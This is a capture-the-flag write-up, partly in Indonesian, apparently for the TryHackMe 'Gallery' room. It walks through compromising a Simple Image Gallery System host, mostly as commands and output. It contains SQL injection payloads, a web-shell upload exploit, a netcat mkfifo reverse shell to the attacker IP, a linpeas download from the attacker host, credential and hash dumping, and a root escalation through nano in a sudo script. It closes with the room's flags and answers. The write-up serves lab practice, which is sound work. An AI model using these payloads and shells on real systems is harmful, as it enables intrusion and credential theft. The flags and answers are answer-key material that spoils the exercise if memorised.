Gallery
Try to exploit our image gallery system
solution
Enumeartion
HOST=10.49.89.152
TARGET=10.49.181.187

nmap -sV -p- -T4 $TARGET
# 22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
# 80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
# 8080/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))

sudo apt install whatweb -y
whatweb -a 3 http://$TARGET
whatweb -a 3 http://$TARGET:8080
Access HTTP
- http://10.49.181.187
- nginx default page
- http://10.49.181.187:8080
- Simple Image Gallery System
login with default creds admin:password, tapi gagal
exploit
searchsploit "Simple Image Gallery System"
# Simple Image Gallery System 1.0 - 'id' SQL Injection                                                                                                                        | php/webapps/50198.txt

cat /opt/exploitdb/exploits/php/webapps/50198.txt
# Step 1. Login to the application with any verified user credentials

# Step 2. Click on Albums page and select an albums if created or create
# by clicking on "Add New" on the top right and select the album.

# Step 3. Click on an image and capture the request in burpsuite.
# Now copy the request and save it as test.req .

# Step 4. Run the sqlmap command "sqlmap -r test.req --dbs

# Step 5. This will inject successfully and you will have an information
# disclosure of all databases contents.

# ---
# Parameter: id (GET)
#     Type: boolean-based blind
#     Title: AND boolean-based blind - WHERE or HAVING clause
#     Payload: id=3' AND 7561=7561 AND 'SzOW'='SzOW

#     Type: error-based
#     Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or
# GROUP BY clause (FLOOR)
#     Payload: id=3' OR (SELECT 9448 FROM(SELECT
# COUNT(*),CONCAT(0x7178707071,(SELECT
# (ELT(9448=9448,1))),0x71787a7171,FLOOR(RAND(0)*2))x FROM
# INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'SXqA'='SXqA

#     Type: time-based blind
#     Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
#     Payload: id=3' AND (SELECT 1250 FROM (SELECT(SLEEP(5)))aNMX) AND
# 'qkau'='qkau
karena saya males manual, saya cari script yang sudah bisa auto exploit saja
echo http://$TARGET:8080

wget https://www.exploit-db.com/raw/50214 -O exp.py
python3 exp.py
# 10.49.181.187:8080
# Login Bypass
# shell name TagogmjrewglyguczvgLetta

# protecting user

# User ID : 1
# Firsname : Adminstrator
# Lasname : Admin
# Username : admin

# shell uploading
# - OK -
# Shell URL : http://10.49.181.187/gallery/uploads/1768769520_TagogmjrewglyguczvgLetta.php?cmd=whoami
RCE To Shell
nc -lvnp 9001RCE To Shell
- http://10.49.181.187/gallery/uploads/1768769520_TagogmjrewglyguczvgLetta.php?cmd='rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.49.89.152 9001 >/tmp/f'
namun ketika dicoba gagal
kita coba ubah payload di exp.py danmasukan revsehll langsung
nano exp.pyubah yang tadinya
payload= "<?php if(isset($_GET['cmd'])){ echo '<pre>'; $cmd = ($_GET['cmd']); system($cmd); echo '</pre>'; die; } ?>"menjadi
payload= "<?php exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.49.89.152 9001 >/tmp/f') ?>"jalankan ulang exploitnya
python3 exp.py
# 10.49.181.187:8080
setelah itu tinggal di jalankan dan jangan lupa siapkan listerner ketika membuka file shellnya

id
# uid=33(www-data) gid=33(www-data) groups=33(www-data)
upgrade shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
# Ctrl+Z
stty raw -echo; fg
reset
find / -perm -4000 2>/dev/nulllocate linpeas.sh
# /opt/PEAS/linPEAS/linpeas.sh
python3 -m http.server 8000 -d /opt/PEAS/linPEAS/cd /tmp
wget http://10.49.89.152:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh | tee -a linpeas.log
cat linpeas.log
# [+] Sudo version
# [i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
# Sudo version 1.8.31
cd /var/www/html/gallery
cat initialize.php
# <?php
# $dev_data = array('id'=>'-1','firstname'=>'Developer','lastname'=>'','username'=>'dev_oretnom','password'=>'5da283a2d990e8d8512cf967df5bc0d0','last_login'=>'','date_updated'=>'','date_added'=>'');
# if(!defined('base_url')) define('base_url',"http://" . $_SERVER['SERVER_ADDR'] . "/gallery/");
# if(!defined('base_app')) define('base_app', str_replace('\\','/',__DIR__).'/' );
# if(!defined('dev_data')) define('dev_data',$dev_data);
# if(!defined('DB_SERVER')) define('DB_SERVER',"localhost");
# if(!defined('DB_USERNAME')) define('DB_USERNAME',"gallery_user");
# if(!defined('DB_PASSWORD')) define('DB_PASSWORD',"passw0rd321");
# if(!defined('DB_NAME')) define('DB_NAME',"gallery_db");
mysql -u gallery_user -h localhost -p
# pass: passw0rd321
show databases;
# +--------------------+
# | gallery_db |
# | information_schema |
# +--------------------+
use gallery_db;
show tables;
# +----------------------+
# | album_list |
# | images |
# | system_info |
# | users |
# +----------------------+
select * from users;
# +----+--------------+----------+----------+----------------------------------+-------------------------------------------------+------------+------+---------------------+---------------------+
# | id | firstname | lastname | username | password | avatar | last_login | type | date_added | date_updated |
# +----+--------------+----------+----------+----------------------------------+-------------------------------------------------+------------+------+---------------------+---------------------+
# | 1 | Adminstrator | Admin | admin | a228b12a08b6527e7978cbe5d914531c | uploads/1768770720_TagotylzvqstmshfxwlLetta.php | NULL | 1 | 2021-01-20 14:02:37 | 2026-01-18 21:12:18 |
# +----+--------------+----------+----------+----------------------------------+-------------------------------------------------+------------+------+---------------------+---------------------+cat /home/mike/.bash_history
find / -user mike -type f -exec ls -l {} \; 2>/dev/null
cd /var/backups/mike_home_backup/documents/
ls
# accounts.txt
cat accounts.txt
# Spotify : mike@gmail.com:mycat666
# Netflix : mike@gmail.com:123456789pass
# TryHackme: mike:darkhacker123
cd ..
cat .bash_history
# cd ~
# ls
# ping 1.1.1.1
# cat /home/mike/user.txt
# cd /var/www/
# ls
# cd html
# ls -al
# cat index.html
# sudo -lb3stpassw0rdbr0xx
# clear
# sudo -l
# exitkita mendapatkan password mike dari backupan
Access user mike
su mike
# b3stpassw0rdbr0xx
cd
cat user.txt
# THM{af05cd30bfed67849befd546ef}
Privilege Escalation to root
sudo -l
# Matching Defaults entries for mike on ip-10-49-181-187:
    # env_reset, mail_badpass,
    # secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
#
# User mike may run the following commands on ip-10-49-181-187:
    # (root) NOPASSWD: /bin/bash /opt/rootkit.sh

ls -la /opt/rootkit.sh
# -rw-r--r-- 1 root root 364 May 20  2021 /opt/rootkit.sh

cat /opt/rootkit.sh
# #!/bin/bash

# read -e -p "Would you like to versioncheck, update, list or read the report ? " ans;

# # Execute your choice
# case $ans in
#     versioncheck)
#         /usr/bin/rkhunter --versioncheck ;;
#     update)
#         /usr/bin/rkhunter --update;;
#     list)
#         /usr/bin/rkhunter --list;;
#     read)
#         /bin/nano /root/report.txt;;
#     *)
#         exit;;
# esac
jika dilihat dari scriptnya, kita bisa memanfaatkan rkhunter untuk mendapatkan shell root
sudo /bin/bash /opt/rootkit.sh
# Would you like to versioncheck, update, list or read the report ? readsetelah membuka rootkit.sh, dann menjalankan read kita bisa CTRL + R, lalu CTRL + X, untuk melakukan execute command

dan jalankan reset, dan sh agar bsia mendapatkan shell root
reset; sh 1>&0 2>&0
cat /root/root.txt
# THM{ba87e0dfe5903adfa6b8b450ad7567bafde87}
Answer Questions
- Deploy and get a Shell
3
- What's the name of the CMS?
Simple Image Gallery
- What's the hash password of the admin user?
a228b12a08b6527e7978cbe5d914531c
- What's the user flag?
- Mike's mistake..
THM{af05cd30bfed67849befd546ef}
- What's the root flag?
THM{ba87e0dfe5903adfa6b8b450ad7567bafde87}